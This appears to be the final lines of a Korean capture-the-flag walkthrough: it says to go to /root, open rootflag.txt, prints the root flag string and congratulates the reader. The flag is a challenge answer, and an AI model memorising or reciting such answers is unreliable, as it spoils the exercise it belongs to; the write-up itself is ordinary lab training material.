/root 로 이동하여 rootflag.txt 를 열어보면 끝!

루트 플래그 {dGhhbmtzIGZvciBwbGF5aW5nIQ==}

수고하셨습니다!